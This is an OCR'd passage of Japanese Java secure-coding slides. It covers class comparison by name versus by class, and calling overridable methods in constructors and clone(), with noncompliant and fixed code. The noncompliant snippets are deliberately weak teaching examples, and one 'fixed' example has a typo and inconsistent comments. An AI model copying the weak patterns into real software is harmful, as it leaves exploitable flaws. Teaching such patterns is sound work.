
インスタンスの生成が可能

デモ

クラスのロード

クラス名ではなくクラスを比較する

クラスの同値



- C = <N, L>
  - 実際のクラスの型は、クラス名 N とその定義ローダー L によって一意に決まる

- JVM上の2つのクラス(クラス型)が同じであるとは
  - クラス名が同じ
  - かつ、それらの定義ローダーが同じ場合

クラス名ではなくクラスを比較

違反コード

```
// オブジェクト auth が期待するクラスのオブジェクトかどうかを調べる
if (auth.getClass().getName().equals
    ("com.application.auth.DefaultAuthenticationHandler"))
{
  // ...
 }
```

- auth.getClass()
  - このオブジェクトの実行時クラスを表すClassオブジェクトを返す
- getName()
  - そのオブジェクトが表すクラス名

クラス名ではなくクラスを比較

適合コード

```
// オブジェクト auth が期待するクラスのオブジェクトかどうかを調べる
if (auth.getClass() ==
    com.application.auth.DefaultAuthenticationHandler.class)
{
  // ...
}
```

- 右辺式で、ハンドラーのクラス名を直接指定
- このハンドラーがまだロードされていなければ、Javaの実行環境はクラスをロード
- クラスオブジェクト同士を比較

[参考]
Class names don't identify a class
http://www.javaspecialists.eu/archive/Issue018.html

参考情報

- Inside Java 2 Platform Security, Second Edition

- “Internals of Java Class Loading” by Binildas Christudas
  - http://onjava.com/pub/a/onjava/2005/01/26/classloading.html

- Java Security Guidelines: Developing and Using Java More Securely
  - http://www.securingjava.com/chapter-seven/chapter-seven-1.html

- CWE-486: Comparison of Classes by Name
  - http://cwe.mitre.org/data/definitions/486.html

オブジェクトの生成

オブジェクトの生成方法

- 3つの方法
  - new演算子
  - clone()メソッド
  - シリアライズからの復元
- それぞれについて、オーバーライド可能なメソッドを呼び出した場合について考えてみる


オブジェクト生成時の注意

- オブジェクト生成時にオーバーライド可能なメソッドを呼び出すと、初期化を完了していないデータが使用され、実行時例外や予期せぬ結果を招く可能性がある。

- オブジェクト生成時にはオーバーライド可能なメソッドを呼び出してはいけない!


new演算子

newによるオブジェクト生成の流れ



オブジェクト生成の流れ

```
class Point {
  int x, y;
  Point() { x = 1; y = 1; }
}
class ColoredPoint extends Point {
  int color = 0xFF00FF;
}
class Test {
  public static void main(String[] args)
{
    ColoredPoint cp = new
ColoredPoint();
    System.out.println(cp.color);
  }
}
```



ColoredPointの領域確保

メンバフィールド初期化 (デフォルト値)

ColoredPointのコンストラクタを実行

```
ColoredPoint() { super(); }
```

Pointのコンストラクタを実行

```
Point() { super(); x=1; y=1; }
```

Objectのコンストラクタを実行

```
Object() { }
```

Pointの初期化式を評価

Pointのコンストラクタ本体を実行
(x = 1; y = 1;)

ColoredPointの初期化式を評価
(color = 0xFF00FF;)

ColoredPointのコンストラクタ本体

ポイント

- コンストラクタはまず、スーパークラスのコンストラクタを呼び出す
  - スーパークラスのコンストラクタは、さらにスーパークラスのコンストラクタを呼び出す
    - … Object class までさかのぼる …

- ここで問題

- スーパークラスのコンストラクタの中で、サブクラスでオーバーライドされたメソッドが呼び出されるとどうなる？

2つのdoLogic()

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    SuperClass bc = new SuperClass();
    SuperClass sc = new SubClass();
  }
}
```

実行すると…

```
$ java Overridable
This is superclass!
This is subclass! The color is :null
```

コンストラクタの実行

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    SuperClass bc = new SuperClass();
    SuperClass sc = new SubClass();
  }
}
```

コンストラクタの実行

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    SuperClass bc = new SuperClass();
    SuperClass sc = new SubClass();
  }
}
```

コンストラクタの実行

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    SuperClass bc = new SuperClass();
    SuperClass sc = new SubClass();
  }
}
```

コンストラクタの実行

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    SuperClass bc = new SuperClass();
    SuperClass sc = new SubClass();
  }
}
```

コンストラクタの実行

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    SuperClass bc = new SuperClass();
    SuperClass sc = new SubClass();
  }
}
```

doLogic()はSubClassのコンストラクタのコンテクストから呼び出されている

コンストラクタの実行

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    SuperClass bc = new SuperClass();
    SuperClass sc = new SubClass();
  }
}
```

colorはまだ初期化が完了していないのに使用される

```
This is subclass! The color is :null
```

コンストラクタの実行

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    SuperClass bc = new SuperClass();
    SuperClass sc = new SubClass();
  }
}
```

言語仕様上の定義

Javaでは，C++と違い，クラスのインスタンスを新たに生成している間 (ex.コンストラクタの実行中) のメソッドディスパッチの規則について、(それ以外の場合とは)異なる規則を定めていない。

サブクラスでオーバーライドしたメソッドを，新たに作成するオブジェクトの初期化時に呼び出すと，たとえ初期化が完了する前であっても，オーバーライドしたメソッドが使用される.

JLS §12.5 新たなクラス・インスタンスの生成

セキュリティ上のリスク

- オーバライド可能なメソッドをコンストラクタで呼び出すと
  - 初期化の完了していないデータが誤使用される
    - ⇒実行時例外、プログラムの予期せぬ動作
  - オブジェクトの構築が完了する前にthis参照が外部に公開されてしまう
    - ⇒他のスレッドに初期化完了前の(矛盾した)データがみえる(使用される)

修正例

```
class SuperClass {
  public SuperClass (){ doLogic(); }
  public final void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
}

public class Overridable {
  public static void main(String[] args){
    qSuperClass bc = new SuperClass(); // print "this is superclass!"
    SuperClass sc = new SubClass(); // print "This is subclass!"
  }
}
```

doLogic()をfinal宣言することで、サブクラスでのオーバーライドはコンパイルエラーになる

参考情報

- MET05-J. コンストラクタにおいてオーバーライド可能なメソッドを呼び出さない
  - https://www.jpcert.or.jp/java-rules/met05-j.html

- ESA(European Space Agency)のJava Coding Standards
  - Rule62: Do not call nonfinal method from within a constructor
    - ftp://ftp.estec.esa.nl/pub/wm/anonymous/wme/bssc/Java-Coding-Standards-20050303-releaseA.pdf

- Secure Coding Guidelines for the Java Programming Language, Version 4.0
  - Guideline 7-4: Prevent constructors from calling methods that can be overriden
    - http://www.oracle.com/technetwork/java/seccodeguide-139067.html

clone()メソッド

clone()メソッド

- 特徴
  - コンストラクタを呼ばずにオブジェクトを生成する手段
  - Objectクラスで定義されている
  - 「浅い」コピーを行う
  - 必要なら深いコピーを行うようにオーバーライドして使う
- 参考: 『プログラミング言語Java第4版』 3.9 オブジェクトの複製

clone()メソッド

```
public class Object {
   ......
   protected Object clone() throws CloneNotSupportedException
   ......
}
```

オブジェクトのコピーを作成して返します。…オブジェクトの「浅いコピー」を作成しますが、「深いコピー」は生成しません。

このオブジェクトのクラスが Cloneable インタフェースを実装していない場合は、CloneNotSupportedException がスローされます。

Object クラス自体は、Cloneable インタフェースを実装しないため、クラスが Object である clone メソッドを呼び出すと、実行時に例外がスローされます。

JavaSE6 API仕様、クラスObject, cloneメソッド

clone()メソッド

- clone()からオーバーライド可能なメソッドを呼び出すと危険！
  - 悪意あるサブクラスがメソッドをオーバーライドして、clone()の動作を操作
  - 初期化途中のクローンオブジェクトにアクセスしてしまう

- クローン元とクローン先のオブジェクトが異なる(矛盾した)状態が発生しうる

```
class SuperClass implements Cloneable {
  public SuperClass (){ doLogic(); }
  public void doLogic(){ System.out.println("This is superclass!"); }
  public Object clone() throws CloneNotSupportedException {
    final SuperClass clone = (SuperClass)super.clone();
    clone.doLogic();
    return clone;
  }
}
```

3. doLogic()はスーパークラスで定義されているが、サブクラスのコンテキストから呼び出されているため、結果的にサブクラスでオーバーライドされたdoLogic()が呼び出される

```
class SubClass extends SuperClass {
  private String color = null;
  public SubClass(){
    super();
    color = "Red";
  }
  public void doLogic(){
    System.out.println("This is subclass! The color is :" + color);
  }
  public Object clone() throws CloneNotSupportedException {
    final SubClass clone = (SubClass)super.clone();
    clone.color = “Blue”;
    clone.doLogic();
    return clone;
  }
}
```

2. スーパークラスのclone()を実行

```
public class CloneExample {
  public static void main(String[] args) throws CloneNotSupportedException {
    SuperClass bc = new SubClass();
    bc.clone();
  }
}
```

1. サブクラスのclone()を実行

```
$ java cloneExample
This is subclass. The color is: null
This is subclass. The color is: Red
This is subclass. The color is: Blue
```

実行すると…

修正例

```
class SuperClass implements Cloneable {
  public SuperClass (){ doLogic(); }
  public final void doLogic(){
    System.out.println("This is superclass!");
  }
  public Object clone() throws CloneNotSupportedException {
    final SuperClass clone = (SuperClass)super.clone();
    clone.doLogic();
    return clone;
  }
}
```

- **doLogic()**を**final**宣言
  - オーバーライドを防止

- あるいはメソッドを**private**宣言

参考情報


- MET06-J. clone()からオーバーライド可能なメソッドを呼び出さない
  - https://www.jpcert.or.jp/java-rules/met06-j.html

- 「Effective Java 第2版」
  - 項目11 clone を注意してオーバーライドする

デシリアライズ

シリアライズしたオブジェクトの復元

オブジェクトのシリアライズとデシリアライズ



